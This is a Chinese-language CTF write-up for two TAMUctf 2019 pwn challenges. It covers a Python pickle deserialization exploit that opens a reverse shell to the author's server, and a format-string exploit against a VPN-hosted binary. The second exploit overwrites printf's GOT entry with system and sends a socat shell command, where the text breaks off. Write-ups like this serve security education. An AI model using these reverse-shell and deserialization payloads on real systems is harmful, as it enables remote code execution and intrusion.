TAMUctf2019-pwn-VeggieTales&pwn6-writeup

iptabLs / 2019-03-10 08:59:00 / 浏览数 1183 安全技术 CTF 顶(1) 踩(0)

TAMUctf2019-pwn-writeup

pwn1-5的题目不难，之前已经有师傅发过writeup了，现在我把剩余两题pwn的writeup补充一下。

VeggieTales

题目描述：

```
It's my favorite show to watch while practicing my python skills! I've seen episode 5 at least 13 times.

nc pwn.tamuctf.com 8448

Difficulty: easy-medium

2.23 1:58 pm CST: Added hint to description
```

题目没有给elf，根据题目描述，应该是一个python写的应用，nc过去看一下

```
Do you like VeggieTales??
1. Add an episode to your watched list
2. Print your watch list
3. Backup your watch list
4. Load your watch list
```

菜单功能：

1. 添加看过的剧集，只能输入1-47
2. 打印已看过的剧集
3. 备份当前清单，会返回一串base64
4. 输入备份得到的那串base64，可恢复已看剧集清单

简单fuzz了一下，没发现什么漏洞，后来题目给出了提示`I've seen episode 5 at least 13 times.`，看一下第5部ep是`5. Dave and the Giant Pickle`，马上联想到是python pickle反序列化！

首先添加一部剧集，拿到一串base64进行分析，尝试直接使用pickle反序列化出现报错

```
Traceback (most recent call last):
 File "X:\tmp\pwn7.py", line 69, in <module>
   print(pickle.loads(base64.b64decode(s)))
_pickle.UnpicklingError: invalid load key, '\xb4'.
```


对比了一下正常的序列化字符串，发现要先经过ROT13后再base64decode，修改一下代码再次测试。

```
import base64, string, pickle, codecs
s = "tNAqpDOLUDNNNQHhVPORLKMyVTShMPO0nTHtE2yuoaDtHTywn2kypDSuYt=="
print(pickle.loads(base64.b64decode(codecs.encode(s,"rot-13"))))
# ['5.  Dave and the Giant Pickle']
```

根据以上分析，我们直接写一个反弹shell的payload，然后在`Load your watch list`那里进行反序列化

```
import base64, string, pickle, codecs, platform
class Exploit(object):
   def __reduce__(self):
       return (platform.popen,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co

def serialize_exploit():
   shellcode = pickle.dumps(Exploit())
   return shellcode

exp = codecs.encode(str(base64.b64encode(serialize_exploit())),"rot-13")
print(exp)
```

本地监听端口，另一边输入生成的exp，成功反弹回来（你需要一个有公网ip的vps）



```
$ nc pwn.tamuctf.com 8448
Do you like VeggieTales??
1. Add an episode to your watched list
2. Print your watch list
3. Backup your watch list
4. Load your watch list
4
Load your backed up list here: tNAwpTkuqTMipz0XpT9jMJ4XpDOL6NNNNUO5qTuiovNgLlNanJ1jo3W0VUAiL2gyqPkmqJWjpz9
wMKAmYT9mB3Z9p29wn2I0YaAiL2gyqPumo2AeMKDhDHMsFH5SIPkmo2AeMKDhH09QF19GISWSDH0cB3ZhL29hozIwqPtbVwR4Zl4lZmZhZ
Gp4YwRmZlVfZwNjZQDcXGgipl5xqKNlXUZhMzyfMJ5iXPxfZPx7VT9mYzE1pQVbpl5znJkyoz8bXFjkXGfto3ZhMUIjZvumYzMcoTIholt
cYQVcB3N9p3IvpUWiL2Impl5wLJkfXSfvY2Wcov9mnPVfVv1cVy0cBlqkNLIkNyWkNl4=
Loaded backup
```

```
$ nc -lvvp 20004
Listening on [0.0.0.0] (family 0, port 20004)
Connection from [34.208.211.186] port 20004 [tcp/*] accepted (family 2, sport 44208)
/bin/sh: 0: can't access tty; job control turned off
$ ls
flag.txt
server.py
$ cat flag.txt
gigem{d0nt_7rust_th3_g1ant_pickle}
$
```

pwn6

题目描述：

```
Setup the VPN and use the client to connect to the server.

The servers ip address on the vpn is 172.30.0.2

Difficulty: hard

2/23 10:06 am: Added server ip
```

题目给了一个openvpn的配置文件，以及client和server的二进制文件。

程序保护情况：

```
[*] '/tmp/client'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

[*] '/tmp/server'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
```

openvpn安装使用方法：

```
sudo apt-get install -y openvpn
cp pwn6.ovpn /etc/openvpn/
sudo openvpn pwn6.ovpn
```

尝试运行一下client，程序提供两个选项，选项0没什么用，选项1进行登陆，由于没账号密码，输入后提示账号无效，还是直接看二进制文件分析吧。

```
0. View Recent Login's With client
    1. Login
Enter command to send to server...
```

由于flag存在server端，我们最终的目标还是要pwn掉server，因此先对server进行分析。server程序功能非常多，里面有不少sql操作，一度往数据库注入方向想，后来一想


```
signed __int64 __fastcall process_message(struct server *a1, unsigned int *a2)
{
 unsigned int v2; // ST14_4
 signed __int64 result; // rax
 __int64 v4; // ST00_8
 __int64 v5; // [rsp+18h] [rbp-8h]

 v5 = *((_QWORD *)a2 + 1);                     // send_data
 if ( *(_QWORD *)&a2[2 * (*(unsigned int *)(v5 + 4) + 4LL) + 2] )
 {
   v2 = (*(__int64 (__fastcall **)(struct server *, unsigned int *))&a2[2 * (*(unsigned int *)(v5 + 4) + 4LL) + 2])(
          a1,
          a2);
   printf("Result of action was %i\n", v2, a2);
   result = v2;
 }
 else
 {
   printf("Unauthorized Command for Client %i\n", *a2, a2);
   printf((const char *)(*(_QWORD *)(v4 + 8) + 8LL));  // fmt
   result = 0xFFFFFFFFLL;
 }
 return result;
```

这里有一个很明显的格式化字符串漏洞，不过要运行到漏洞分支，需要绕过if的判断，目前还不清楚client发包的结构，因此转到分析client的程序，从client入手分析发包过

```
signed __int64 __fastcall send_login(int *a1)
{
 unsigned __int8 user_len; // ST1F_1
 unsigned __int8 pwd_len; // ST1E_1
 char passwd[256]; // [rsp+20h] [rbp-310h]
 char user[520]; // [rsp+120h] [rbp-210h]
 _BYTE *send_data; // [rsp+328h] [rbp-8h]

 puts("Input Username for login:");
 prompt_string(user, 256);
 puts("Input Password for login:");
 prompt_string(passwd, 256);
 send_data = malloc(0x202uLL);
 user_len = strlen(user) - 1;
 pwd_len = strlen(passwd) - 1;
 user[user_len] = 0;
 passwd[pwd_len] = 0;
 *send_data = user_len;
 send_data[1] = pwd_len;
 memcpy(send_data + 2, user, user_len);
 memcpy(&send_data[user_len + 2], passwd, pwd_len);
 send_msg(a1, 0, send_data, user_len + pwd_len + 2);
 puts("Message sent to server.");
 read(*a1, a1 + 2, 4uLL);
 sleep(2u);
 if ( a1[2] < 0 )
   return 0xFFFFFFFELL;
 a1[1] = 1;
 return 1LL;
}

void __fastcall send_msg(int *a1, int a2, void *a3, unsigned int a4)
{
 const void *src; // ST08_8
 unsigned int n; // ST10_4
 int v6; // [rsp+2Ch] [rbp-24h]
 void *ptr; // [rsp+38h] [rbp-18h]
 _DWORD *buf; // [rsp+40h] [rbp-10h]
 signed int v9; // [rsp+4Ch] [rbp-4h]

 src = a3;
 n = a4;
 v9 = a4 + 8;
 buf = malloc(a4 + 8LL);
 ptr = buf;
 *buf = n;
 buf[1] = a2;
 memcpy(buf + 2, src, n);
 while ( v9 > 0 )
 {
   v6 = write(*a1, buf, v9);
   if ( v6 < 0 )
   {
     perror("Send");
     exit(-1);
   }
   buf = (_DWORD *)((char *)buf + v6);
   v9 -= v6;
 }
 free(ptr);
}
```

程序读取用户名和密码后，计算用户名和密码的长度，然后申请了一块内存储存用户名和密码，以及对应的长度，再通过send_msg进行发送到server。写个简单的代码，在

```
from pwn import *
p = process(['./client', '127.0.0.1'])
p.sendlineafter('server...\n','1')
p.sendlineafter('login:\n','1111')
p.sendlineafter('login:\n','2222')
```



```
────────────────────────────────────────────────────────────[ DISASM ]──────────────────────────
 ► 0x400d70 <send_msg+134>    call   write@plt <0x400990>
        fd: 0x3
        buf: 0x1138640 ◂— 0xa /* '\n' */
        n: 0x12

   0x400d75 <send_msg+139>    mov    dword ptr [rbp - 0x24], eax
   0x400d78 <send_msg+142>    cmp    dword ptr [rbp - 0x24], 0
   0x400d7c <send_msg+146>    jns    send_msg+168 <0x400d92>

   0x400d7e <send_msg+148>    mov    edi, 0x402237
   0x400d83 <send_msg+153>    call   perror@plt <0x400a60>

   0x400d88 <send_msg+158>    mov    edi, 0xffffffff
   0x400d8d <send_msg+163>    call   exit@plt <0x400a80>

   0x400d92 <send_msg+168>    mov    eax, dword ptr [rbp - 0x24]
   0x400d95 <send_msg+171>    cdqe
   0x400d97 <send_msg+173>    add    qword ptr [rbp - 0x10], rax
────────────────────────────────────────────────────────────[ STACK ]───────────────────────────
00:0000│ rsp  0x7ffcd72525f0 ◂— 0x4
01:0008│      0x7ffcd72525f8 —▸ 0x1138430 ◂— 0x3232313131310404
02:0010│      0x7ffcd7252600 ◂— 0xa /* '\n' */
03:0018│      0x7ffcd7252608 —▸ 0x7ffcd72529d0 ◂— 0x3
04:0020│      0x7ffcd7252610 ◂— 0x0
... ↓
06:0030│      0x7ffcd7252620 —▸ 0x1138640 ◂— 0xa /* '\n' */
... ↓
──────────────────────────────────────────────────────────[ BACKTRACE ]─────────────────────────
 ► f 0           400d70 send_msg+134
   f 1           401030 send_login+346
   f 2           401f98 user_menu+132
   f 3           40216f main+93
   f 4     7f56d405f830 __libc_start_main+240
Breakpoint *0x400d70
pwndbg> x/8gx 0x1138640
0x1138640:     0x000000000000000a      0x3232313131310404
0x1138650:     0x0000000000003232      0x000000000001f9b1
0x1138660:     0x0000000000000000      0x0000000000000000
0x1138670:     0x0000000000000000      0x0000000000000000
```

根据gdb调试的结果，可以推断出client的数据包结构体如下：

```
struct login_data
{
 int user_len;
 int pwd_len;
 char user;
 char passwd;
};

struct send_data
{
  int32 data_len;
  int32 action;
  char login_data;
}
```

client发包后，同理在server端process_message处下个断点，看看server端是如何处理数据包的。

```
■ 0x4052b9 <handle_connections+1392>    call   process_message <0x404c99>
       rdi: 0x7fffffffe040 ■— 0x4
       rsi: 0x6d8590 ■— 0x7

pwndbg> x/4gx 0x6d8590
```

```
0x6d8590:       0x0000000000000007      0x00000000006d6480
0x6d85a0:       0x0000000000000000      0x0000001200000000
pwndbg> x/4gx 0x00000000006d6480
0x6d6480:       0x000000000000000a      0x3232313131310404
0x6d6490:       0x0000000000003232      0x0000000000000031
```

可见process_message的v5 = *((_QWORD *)a2 + 1)就是client发的数据包。现在需要分析一下if (*(_QWORD *)&a2[2 * (*(unsigned int *)(v5 + 4) + 4LL) + 2])是干什么的？直接看一下汇编，不难发现rdx的值为send_data->action的值，也就是send_msg的第二个参数。


```
.text:0000000000404CA9 ; 7:   v5 = *((_QWORD *)a2 + 1);                     // send_data
.text:0000000000404CA9                 mov     rax, [rbp+var_20]
.text:0000000000404CAD                 mov     rax, [rax+8]
.text:0000000000404CB1                 mov     [rbp+var_8], rax
.text:0000000000404CB5 ; 8:   if ( *(_QWORD *)&a2[2 * (*(unsigned int *)(v5 + 4) + 4LL) + 2] )
.text:0000000000404CB5                 mov     rax, [rbp+var_8]
.text:0000000000404CB9                 mov     edx, [rax+4]   ;; send_data->action
.text:0000000000404CBC                 mov     rax, [rbp+var_20]
.text:0000000000404CC0                 mov     edx, edx
.text:0000000000404CC2                 add     rdx, 4
.text:0000000000404CC6                 mov     rax, [rax+rdx*8+8]
.text:0000000000404CCB                 test    rax, rax
```

同时检查一下a2中存放了什么数据，根据调试的结果，可以推测send_msg的第二个参数用于选择对应的功能模块，而action=0就是login的操作。

```
pwndbg> x/32gx 0x6d8590
0x6d8590:       0x0000000000000007      0x00000000006d6480
0x6d85a0:       0x0000000000000000      0x0000001200000000
0x6d85b0:       0x0000000000000012      0x0000000000405445
0x6d85c0:       0x0000000000000000      0x0000000000405c96
0x6d85d0:       0x0000000000000000      0x0000000000000000
0x6d85e0:       0x0000000000000000      0x0000000000000000
0x6d85f0:       0x0000000000000000      0x0000000000000000
0x6d8600:       0x0000000000000000      0x0000000000000000
0x6d8610:       0x0000000000000000      0x0000000000000000
pwndbg> x 0x0000000000405445
0x405445 <login>:       0x70ec8348e5894855
pwndbg> x 0x0000000000405c96
0x405c96 <create_account>:      0x40ec8348e5894855
```

那么只要我们根据client登录数据包的结构，构造一个数据包，控制send_data的action参数，让[rax+rdx*8+8]落在空白处，程序就会判断不存在该功能，并进入else

```
from pwn import *
p = remote('127.0.0.1', 6210)
def send_payload(action, payload):
   p.send(p32(len(payload)) + p32(action) + payload)

send_payload(3,'aaaaaaaa.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p')
p.interactive()
```




```
────────────────────────────────────────────────────────────────[ DISASM ]──────
 ► 0x404d3d <process_message+164>      call   printf@plt <0x401a40>
        format: 0xc3c9f8 ◂— 0x6161616161616161 ('aaaaaaaa')
        vararg: 0x0

   0x404d42 <process_message+169>      mov    eax, 0xffffffff
   0x404d47 <process_message+174>      leave
   0x404d48 <process_message+175>      ret

   0x404d49 <handle_connections>       push   rbp
   0x404d4a <handle_connections+1>     mov    rbp, rsp
   0x404d4d <handle_connections+4>     sub    rsp, 0x4e0
   0x404d54 <handle_connections+11>    mov    qword ptr [rbp - 0x4d8], rdi
   0x404d5b <handle_connections+18>    mov    dword ptr [rbp - 0x44], 0x10
   0x404d62 <handle_connections+25>    mov    rax, qword ptr [rbp - 0x4d8]
   0x404d69 <handle_connections+32>    mov    eax, dword ptr [rax]
─────────────────────────────────────────────────────────────────[ STACK ]──────
00:0000│ rsp  0x7fffd82db920 —▸ 0xc3c4d0 ◂— 0x7
01:0008│      0x7fffd82db928 —▸ 0x7fffd82dbe50 ◂— 0x4
02:0010│      0x7fffd82db930 —▸ 0x7fffd82dbe30 —▸ 0x7fffd82dc190 —▸ 0x4a8720 (__libc_csu_init) ◂— push   r15
03:0018│      0x7fffd82db938 —▸ 0xc3c9f0 ◂— 0x30000003e /* '>' */
04:0020│ rbp  0x7fffd82db940 —▸ 0x7fffd82dbe30 —▸ 0x7fffd82dc190 —▸ 0x4a8720 (__libc_csu_init) ◂— push   r15
05:0028│      0x7fffd82db948 —▸ 0x4052be (handle_connections+1397) ◂— mov    rax, qword ptr [rbp - 0x10]
06:0030│      0x7fffd82db950 —▸ 0xc39078 —▸ 0x6d1a80 (aVfs.15057) ◂— 0x7000000003
07:0038│      0x7fffd82db958 —▸ 0x7fffd82dbe50 ◂— 0x4
─────────────────────────────────────────────────────────────[ BACKTRACE ]──────
 ► f 0           404d3d process_message+164
   f 1           4052be handle_connections+1397
   f 2           4053bd main+108
   f 3     7f45a0bf3830 __libc_start_main+240
Breakpoint *0x404D3D
pwndbg> stack 25
00:0000│ rsp  0x7fffd82db920 —▸ 0xc3c4d0 ◂— 0x7
01:0008│      0x7fffd82db928 —▸ 0x7fffd82dbe50 ◂— 0x4
02:0010│      0x7fffd82db930 —▸ 0x7fffd82dbe30 —▸ 0x7fffd82dc190 —▸ 0x4a8720 (__libc_csu_init) ◂— push   r15
03:0018│      0x7fffd82db938 —▸ 0xc3c9f0 ◂— 0x30000003e /* '>' */
04:0020│ rbp  0x7fffd82db940 —▸ 0x7fffd82dbe30 —▸ 0x7fffd82dc190 —▸ 0x4a8720 (__libc_csu_init) ◂— push   r15
05:0028│      0x7fffd82db948 —▸ 0x4052be (handle_connections+1397) ◂— mov    rax, qword ptr [rbp - 0x10]
06:0030│      0x7fffd82db950 —▸ 0xc39078 —▸ 0x6d1a80 (aVfs.15057) ◂— 0x7000000003
07:0038│      0x7fffd82db958 —▸ 0x7fffd82dbe50 ◂— 0x4
08:0040│      0x7fffd82db960 ◂— 0x30000003e /* '>' */
09:0048│      0x7fffd82db968 ◂— 0x6161616161616161 ('aaaaaaaa')
0a:0050│      0x7fffd82db970 ◂— 0x252e70252e70252e ('.%p.%p.%')
0b:0058│      0x7fffd82db978 ◂— 0x2e70252e70252e70 ('p.%p.%p.')
0c:0060│      0x7fffd82db980 ◂— 0x70252e70252e7025 ('%p.%p.%p')
0d:0068│      0x7fffd82db988 ◂— 0x252e70252e70252e ('.%p.%p.%')
0e:0070│      0x7fffd82db990 ◂— 0x2e70252e70252e70 ('p.%p.%p.')
0f:0078│      0x7fffd82db998 ◂— '%p.%p.%p.%p.%p'
10:0080│      0x7fffd82db9a0 ◂— 0x70252e70252e /* '.%p.%p' */
```

先知社区

发现输入的数据包存在栈中，那么利用就很简单了。接着就是常规的格式化字符串漏洞利用套路，修改printf@got.plt为system@plt。

尝试了各种的反弹shell姿势都无效，用curl和wget回传flag也没反应，最后用socat开了一个正向shell，成功连上~



```
[+] Opening connection to 172.30.0.2 on port 6210: Done
[DEBUG] Sent 0x80 bytes:
    00000000  78 00 00 00  03 00 00 00  25 32 34 24  68 68 6e 25  │x贩?│·贩?│%24$│hhn%│
    00000010  32 35 24 68  68 6e 25 32  36 24 68 68  6e 25 31 36  │25$h│hn%2│6$hh│n%16│
    00000020  63 25 32 37  24 68 68 6e  25 31 30 63  25 32 38 24  │c%27│$hhn│%10c│%28$│
    00000030  68 68 6e 25  33 38 63 25  32 39 24 68  68 6e 61 61  │hhn%│38c%│29$h│hnaa│
    00000040  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    00000050  d3 00 6d 00  00 00 00 00  d4 00 6d 00  00 00 00 00  │··m·│贩贩│··m·│贩贩│
    00000060  d5 00 6d 00  00 00 00 00  d0 00 6d 00  00 00 00 00  │··m·│贩贩│··m·│贩贩│
    00000070  d1 00 6d 00  00 00 00 00  d2 00 6d 00  00 00 00 00  │··m·│贩贩│··m·│贩贩│
    00000080
[DEBUG] Sent 0x3d bytes:
    00000000  35 00 00 00  03 00 00 00  73 6f 63 61  74 20 54 43  │5贩?│·贩?│soca│t TC│
    00000010  50 2d 4c 49  53 54 45 4e  3a 32 33 33  33 33 2c 72  │P-LI│STEN│:233│33,r│
